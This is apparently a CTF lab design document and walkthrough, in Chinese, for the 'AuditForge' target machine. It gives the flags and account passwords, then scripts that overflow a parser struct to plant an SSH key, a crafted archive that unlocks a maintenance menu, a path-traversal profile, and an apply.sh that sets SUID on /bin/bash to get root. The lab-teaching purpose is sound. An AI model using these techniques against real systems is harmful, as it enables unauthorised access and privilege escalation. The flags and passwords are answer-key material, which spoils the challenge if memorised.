

MazeSec 矛计划 - AuditForge

一、靶机信息

靶机名称：AuditForge

系统：linux

- user flag : `flag{user-a7cf56e3cc7f91abff273524b6ef13e5}`
- root flag : `flag{root-a5f5224161a85bd9f3d36d1c27f53d62}`
- 参考111佬命令: `openssl rand -base64 18`

```
echo "root:RoBjb0jB5u/3ypyjQES0zYxM" | chpasswd
echo "auditor:2ZeRJcWG7xgHk/AizztBMDb4" | chpasswd
```

二、端口与服务

对外端口

1. 21/tcp : 自定义 FTP 风格失败认证采集服务
2. 22/tcp : SSH
3. 80/tcp : Review Portal

仅本地端口

1. 127.0.0.1:1314 : 维护队列服务，仅本地回环监听

三、误导设计

本题误导点：

1. `legacy-admin/.svn` 假源码泄露，诱导其优先走旧后台/JWT/debug 路线
2. `reports.php?name=...` 伪 LFI 外观，诱导其推导 LFI + log poisoning
3. 仅暴露 21/22/80，第二段入口留在 127.0.0.1:1314

又通过下列信息拉回主线：

1. `failed-latest.meta` 中的 `archive_format=AFR1`
2. `archive_name=daily.afr`
3. `next_consumer=reportfix-index@auditor.service`
4. 备份源码包中对 `reportfix` 与离线归档流程的描述

四、靶机预设解题路线

预期解法：

1. 先从 80 端口页面和下载目录确认 reportfix /备份源码这些线索存在。
2. 再向 21 端口发送恶意失败 USER/PASS，把公钥投毒。
3. 等 root 的归档构建任务生成 daily.afr。
4. 等 reportfix-index@auditor.service 以 auditor 身份索引该归档。
5. 借助 .afr 解析器结构体覆盖，把攻击者公钥写入
/home/auditor/.ssh/authorized_keys。
6. 用私钥 SSH 登录 auditor，读取 user.txt。
7. 再在 auditor 本地构造第二个恶意 .afr，借 reportfix --inspect 把维护 profile 名字提交到本地维护队列。
8. root runner 处理该队列时发生 profile 路径穿越，执行
/home/auditor/.local/share/reportfix/profiles/p0wn/apply.sh。
9. apply.sh 把 /bin/bash 设成 SUID。
10. auditor 执行 /bin/bash -p 提权到 root，读取 root.txt。

详细解法：

```
> nmap -Pn -T4 -sV 192.168.56.154
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-22 11:45 +0800
Nmap scan report for 192.168.56.154
Host is up (0.0018s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp    open  http     BaseHTTPServer 0.6 (Python 3.13.5)
```

AuditForge Review Portal

AuditForge stores legacy transfer authentication failures for internal review workflows.

If a mirrored archive looks malformed, internal auditors should use the local `reportfix` utility before escalating the incident.

Operator Links

- [help.php](#)
- [reports index](#)
- [download reportfix](#)

近期的下载记录

 reportfix-linux
17.1 KB • 14 分钟前

[完整的下载记录](#)

- 备份源码泄露

```
http://192.168.56.154/backup/index.html
```

- 21端口可以发现运行的是 reportfix-linux 还有用户名 auditor：

- (测试反馈后修改第二版所以 ip 变了)

```
luoyinhui@DESKTOP-AE8QD00:/mnt/c/Users/luoyinhui$ ncat 192.168.56.157 21
220-AuditForge legacy transfer node
220-Failed transfer records are mirrored for auditor review
220-Offline review is handled by the local auditor account "auditor"
220-Mirrored archives are later processed by reportfix-linux
220 Input format: USER <record_name>, PASS <record_body>, QUIT
USER 111
331 Password required
PASS 111
530 Login incorrect
```


- 分析首页可下载文件 reportfix-linux :

reportfix-linux

- 在 main 函数处可以发现:

```
19     v4 = (unsigned __int8)byte_404181;
20     else
21     {
22         v4 = 63;
23         printf("role=%c\n", v4);
24         printf("active_profile=%s\n", dest);
25         if ( byte_404181 == 'M' )           // 按R转为字符发现M才可以进维护菜单
26             maintenance_console();
27     }
28     puts("maintenance features unavailable");
29     return 0;
30 }
31 else
32 {
33     LABEL_14:
34     usage(*argv);
35     return 1;
36 }
```

- 也可以通过 shift+f12 字符串找到



- 跟进在 maybe_export_key() 发现是追加写入:



```
1 int maybe_export_key()
2 {
3     FILE *v0; // rax
4     FILE *stream; // [rsp+8h] [rbp-8h]
5
6     LODWORD(v0) = (unsigned __int8)byte_404180;
7     if ( byte_404180 )
8     {
9         LODWORD(v0) = (unsigned __int8)filename;
10        if ( filename )
11        {
12            v0 = fopen(&filename, "a");
13            stream = v0;
14            if ( v0 )
15            {
16                fputs(byte_404202, v0);
17                fputc(10, stream);
18                LODWORD(v0) = fclose(stream);
19            }
20        }
21    }
22    return (int)v0;
23 }
```



```
1 __int64 __fastcall send_command(const char *a1)
2 {
3     size_t v2; // rax
4     char buf[512]; // [rsp+10h] [rbp-220h] BYREF
5     struct sockaddr s; // [rsp+210h] [rbp-20h] BYREF
6     ssize_t v5; // [rsp+220h] [rbp-10h]
7     int fd; // [rsp+22Ch] [rbp-4h]
8
9     fd = socket(2, 1, 0);
10    if ( fd < 0 )
11        return 0;
12    memset(&s, 0, sizeof(s));
13    s.sa_family = 2;
14    *(_WORD *)s.sa_data = htons(0x522u); // 1314
15    *(_DWORD *)&s.sa_data[2] = inet_addr("127.0.0.1");// 本地 TCP 客户端函数
16    if ( connect(fd, &s, 0x10u) >= 0 )
17    {
18        v2 = strlen(a1);
```

- 会发现具体是通过 1314 端口实现命令执行

The screenshot shows the IDA Pro interface with the following details:

- Top Panel (Disassembly):** Shows the assembly code for the `main` function. Line 1: `__int64 __fastcall load_afr(const char *a1)`. Line 8: `stream = fopen(a1, "rb");` with a comment `// 打开文件`. Line 18: `if ( ! (unsigned int) read_record(stream) )`. The `read_record` function call is highlighted with a red box.
- Bottom Panel (External Symbols):** Shows the definition of the `read_record` function. Line 17: `src = 0;`. Line 18: `v10 = 0;`. Line 19: `if ( fread(&ptr, 1u, 1u, a1) != 1 )`. Line 20: `return 0;`. Line 21: `if ( fread(&v8, 1u, 1u, a1) != 1 )`. Line 22: `return 0;`. Line 23: `if ( fread(&v7, 2u, 1u, a1) != 1 )`. Line 24: `return 0;`. Line 25: `if ( v8 )`. Line 26: `v2 = v8;`. Line 27: `else`. Line 28: `v2 = 1;`. Line 29: `src = malloc(v2);`. Line 30: `if ( v7 )`. Line 31: `v3 = v7;`. Line 32: `else`. Line 33: `v3 = 1;`. Line 34: `v10 = malloc(v3);`. Line 35: `if ( src && v10 && (v4 = fread(src, 1u, v8, a1), v4 == v8) && (v5 = fread(v10, 1u, v7, a1), v5 == v7) )`. Line 36: `{`. Line 37: `memcpy(g_job, src, v8);` with a comment `// 漏洞点, 没有检查长度`. Line 38: `byte_40417F = 0;` with a comment `// 强制置\0`. Line 39: `memset(byte_404202, 0, 0xA0u);`. Line 40: `v6 = v7;`. Line 41: `if ( v7 > 0x9Fu )`.

- 发现漏洞点： `g_job` 和 `byte_40417F` 起始位置差 `0x3F`，但是程序是 `memcpy(g_job, src, v8)`；而不是 `memcpy(g_job, src, 64)`；，后一步只是强制置0不会影响后续写入，所以可以覆盖写入后面的变量

$$0x40417F - 0x404140 = 0x3F = 63$$

- `ctrl+s` 寻找 `.bss` 片段


```
python3 - <<'PY'
import socket

HOST = '192.168.56.154'
PORT = 21
PUB = open('af_auditor.pub', 'r', encoding='utf-8').read().strip()
user = 'A' * 64 + '1' + 'M' + '/home/auditor/.ssh/authorized_keys'

s = socket.create_connection((HOST, PORT))
print(s.recv(4096).decode(), end='')
s.sendall(f'USER {user}\r\n'.encode())
print(s.recv(4096).decode(), end='')
s.sendall(f'PASS {PUB}\r\n'.encode())
print(s.recv(4096).decode(), end='')
s.sendall(b'QUIT\r\n')
PY
```

该 payload 的关键含义如下：

- 前 64 个 A 填充
- '1'：覆盖为非 0
- 'M'：由于反编译看不到原始字符，保险起见用 'M'
- 路径部分：目标写入位置指向 /home/auditor/.ssh/authorized_keys
- PASS：直接使用攻击者公钥，最终写入目标文件
- 通过 Web 预览确认 payload 已进入主线

```
curl -s "http://192.168.56.154/reports.php?name=failed-latest.txt"
curl -s "http://192.168.56.154/reports.php?name=failed-latest.meta"
```

预期观察：

1. failed-latest.txt 中已出现刚才注入的 FAILED USER / FAILED PASS
2. failed-latest.meta 中出现：
 - archive_format=AFR1
 - archive_name=daily.afr
 - next_consumer=reportfix-index@auditor.service

```
← → ↻ ⚠ 不安全 192.168.56.154/reports.php?name=failed-latest.meta

report_id=20260522-failed-auth
source=ftp_auth_failures
web_preview_mode=text
escaping=enabled
archive_format=AFR1
archive_name=daily.afr
next_consumer=reportfix-index@auditor.service

[2026-05-21T14:18:46.759832+00:00] 192.168.56.1
FAILED USER: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIV/home/auditor/.ssh/authorized_keys
FAILED PASS: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI002rTtfiqPPVT2scTZYNAnhLogvQvW0chAkCPFKJzfp codex@local

[2026-05-22T05:30:39.471391+00:00] 192.168.56.1
FAILED USER: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIV/home/auditor/.ssh/authorized_keys
FAILED PASS: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFrgu0uwBW+DZPH3Ajaz8+/i0Cml/CoIX78lraJ3tspd luoyinhui@DESKTOP-AE8QD00
```

等待系统自行执行：

- `auditforge-builder.service`
- `reportfix-index@auditor.service`
- SSH 登录 auditor

```
ssh -i af_auditor auditor@192.168.56.154
```

```
luoyinhui@DESKTOP-AE8QD00:/mnt/c/Users/luoyinhui$ cp af_auditor ~/.ssh/
luoyinhui@DESKTOP-AE8QD00:/mnt/c/Users/luoyinhui$ chmod 600 ~/.ssh/af_auditor
luoyinhui@DESKTOP-AE8QD00:/mnt/c/Users/luoyinhui$ ssh -i ~/.ssh/af_auditor auditor@192.168.56.154
Linux AuditForge 7.0.5-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-4.1~trixie (2026-05-08) x86_64
AuditForge Internal Review Appliance

- Legacy transfer review is mirrored for auditors.
- Malformed daily archives should be checked with reportfix.
- Maintenance queue is local-only on 127.0.0.1:1314.
Last login: Thu May 21 05:49:30 2026 from 192.168.56.1

AuditForge :: 192.168.56.154
```

```
auditor@AuditForge:~$ cat /home/auditor/user.txt
flag{user-a7cf56e3cc7f91abff273524b6ef13e5}
```

auditor -> root

- 本地有提示，还可以确认之前反编译看到的1314端口服务

```
ls -l /usr/local/bin/reportfix
ls -l /home/auditor/inbox/daily.afr
ss -ltnp | grep 1314 || true
auditor@AuditForge:~$ cat /home/auditor/notes/reportfix_usage.txt
reportfix operator note
```

If the daily report parser fails, run the `local` reportfix utility to inspect the archive and refresh the maintenance index.

Operators usually work with files in:

- /home/auditor/inbox/
- localhost:1314 maintenance queue

```
auditor@AuditForge:~$  
auditor@AuditForge:~$ ls -l /usr/local/bin/reportfix  
-rwxr-xr-x 1 root root 17528 May 21 05:49 /usr/local/bin/reportfix  
auditor@AuditForge:~$ ls -l /home/auditor/inbox/daily.afr  
-rw-r--r-- 1 auditor auditor 649 May 22 01:44 /home/auditor/inbox/daily.afr  
auditor@AuditForge:~$ ss -ltnp | grep 1314 || true  
LISTEN 0      5          127.0.0.1:1314      0.0.0.0:*  
auditor@AuditForge:~$
```

- reportfix 本地可执行
- daily.afr 已存在
- 1314 只监听本地回环

```
auditor@AuditForge:~$ systemctl list-timers --all | grep auditforge  
Sun 2026-05-24 04:18:39 EDT      11s Sun 2026-05-24 04:17:39 EDT  48s ago  
auditforge-builder.timer      auditforge-builder.service  
-                               - Sun 2026-05-24 04:18:28 EDT 12ms ago
```

```
auditforge-runner.timer      auditforge-runner.service  
auditor@AuditForge:~$ systemctl cat auditforge-runner.timer
```

```
# /etc/systemd/system/auditforge-runner.timer
```

```
[Unit]
```

```
Description=Run AuditForge maintenance runner every 20 seconds
```

```
[Timer]
```

```
OnBootSec=15s
```

```
OnUnitActiveSec=20s
```

```
Unit=auditforge-runner.service
```

```
[Install]
```

```
WantedBy=timers.target
```

```
auditor@AuditForge:~$ systemctl cat auditforge-runner.service
```

```
# /etc/systemd/system/auditforge-runner.service
```

```
[Unit]
```

```
Description=AuditForge maintenance runner
```

```
[Service]
```

```
Type=oneshot
```

```
ExecStart=/usr/bin/python3 /usr/local/sbin/audit-maint-runner.py
```

```
auditor@AuditForge:~$ cat /usr/local/sbin/audit-maint-runner.py
```

```
#!/usr/bin/env python3
```

```
import json
```

```
import subprocess
```

```
from pathlib import Path
```

```
QUEUE = Path('/opt/auditforge/runtime/queue')
```

```
BASE = Path('/opt/auditforge/profiles')
```

```
def main() -> None:
```


```

QUEUE.mkdir(parents=True, exist_ok=True)
for req in sorted(QUEUE.glob('*.json')):
    data = json.loads(req.read_text(encoding='utf-8'))
    profile = str(data.get('profile', 'reindex')).strip() or 'reindex'
    script = BASE / profile / 'apply.sh'
    subprocess.run(['/bin/bash', str(script)], check=False)
    req.unlink(missing_ok=True)

if __name__ == '__main__':
    main()

```

- 找到服务的源码，路径直接拼接，和之前反编译发现的漏洞连上了



```

1 char *maintenance_console()
2 {
3     char *result; // rax
4     char v1[256]; // [rsp+0h] [rbp-200h] BYREF
5     char s[256]; // [rsp+100h] [rbp-100h] BYREF
6
7     while ( 1 )
8     {
9         puts("== Maintenance Console ==");
10        puts("1. List profiles");
11        puts("2. Run custom profile");
12        puts("3. Exit");
13        printf("> ");
14        fflush(stdout);
15        result = fgets(s, 256, stdin);
16        if ( !result )
17            break;
18        if ( s[0] == '1' )
19        {
20            send_command("LIST");
21        }
22        else if ( s[0] == '2' ) // 按R转字符
23        {
24            printf("profile name: ");
25            fflush(stdout);
26            result = fgets(v1, 256, stdin); // 读profile名
27            if ( !result )
28                return result;
29            v1[strcspn(v1, "\r\n")] = 0; // 只是去掉换行
30            snprintf(s, 0x100u, "RUN %s", v1); // 然后直接拼接
31            send_command(s);
32        }
33        else

```

- 准备恶意维护 profile

```

mkdir -p /home/auditor/.local/share/reportfix/profiles/p0wn
cat >/home/auditor/.local/share/reportfix/profiles/p0wn/apply.sh <<'EOF'
#!/bin/bash
chmod u+s /bin/bash
EOF
chmod 0755 /home/auditor/.local/share/reportfix/profiles/p0wn/apply.sh

```

- 前面反编译可以猜出结构体结构：

```

16 v7 = 0;
17 src = 0;
18 v10 = 0;
19 if ( fread(&ptr, 1u, 1u, a1) != 1 ) // [flags:1][user_len:1][pass_len:2][user][pass]
20     return 0;
21 if ( fread(&v8, 1u, 1u, a1) != 1 )
22     return 0;
23 if ( fread(&v7, 2u, 1u, a1) != 1 )
24     return 0;
25 if ( v8 )
26     v2 = v8;
27 else
28     v2 = 1;
29 src = malloc(v2);
30 if ( v7 )
31     v3 = v7;
32 else
33     v3 = 1;
34 v10 = malloc(v3);
35 if ( src && v10 && (v4 = fread(src, 1u, v8, a1), v4 == v8) && (v5 = fread(v10, 1u, v7, a1), v5 == v7) )
36 {
37     memcpy(g_job, src, v8); // 漏洞点, 没有检查长度
38                             // 可以看出v8是src的长度
39     byte_40417F = 0;        // 强制置\0
40     memset(byte_404202, 0, 0xA0u);
41     v6 = v7;
42     if ( v7 > 0x9Fu )
43         v6 = 159;
44     memcpy(byte_404202, v10, v6); // v6是v8的长度
45     free(src);
46     free(v10);

```

- 生成本地恶意 .afr

```

python3 - <<'PY'
import struct
from pathlib import Path

user = b'A' * 64 + b'0' + b'M'
password = b'test'

blob = b'AFR1'
blob += struct.pack('<H', 1)
blob += struct.pack('<BBH', 0, len(user), len(password))
blob += user
blob += password

Path('/home/auditor/poc.afr').write_bytes(blob)
PY

```

- 通过 reportfix --inspect 提交穿越 profile

```

printf
'2\n../../../../../home/auditor/.local/share/reportfix/profiles/p0wn\n3\n' |
/usr/local/bin/reportfix --inspect /home/auditor/poc.afr

```

1. 用恶意归档解锁维护菜单
2. 让维护菜单接受一个带路径穿越的 profile 名
3. 最终由 root runner 执行攻击者目录中的 apply.sh

- 等待 root runner 定时任务
- 观察 /bin/bash 是否带 SUID

```
ls -l /bin/bash
```

预期看到：权限位出现 s

```
/bin/bash -p  
id  
cat /root/root.txt
```

```
auditor@AuditForge:~$ ls -l /bin/bash  
-rwsr-xr-x 1 root root 1298416 Mar  8 11:21 /bin/bash  
auditor@AuditForge:~$ /bin/bash -p  
bash-5.2# id  
uid=1000(auditor) gid=1000(auditor) euid=0(root) groups=1000(auditor)  
bash-5.2# cat /root/root.txt  
flag{root-a5f5224161a85bd9f3d36d1c27f53d62}  
bash-5.2#
```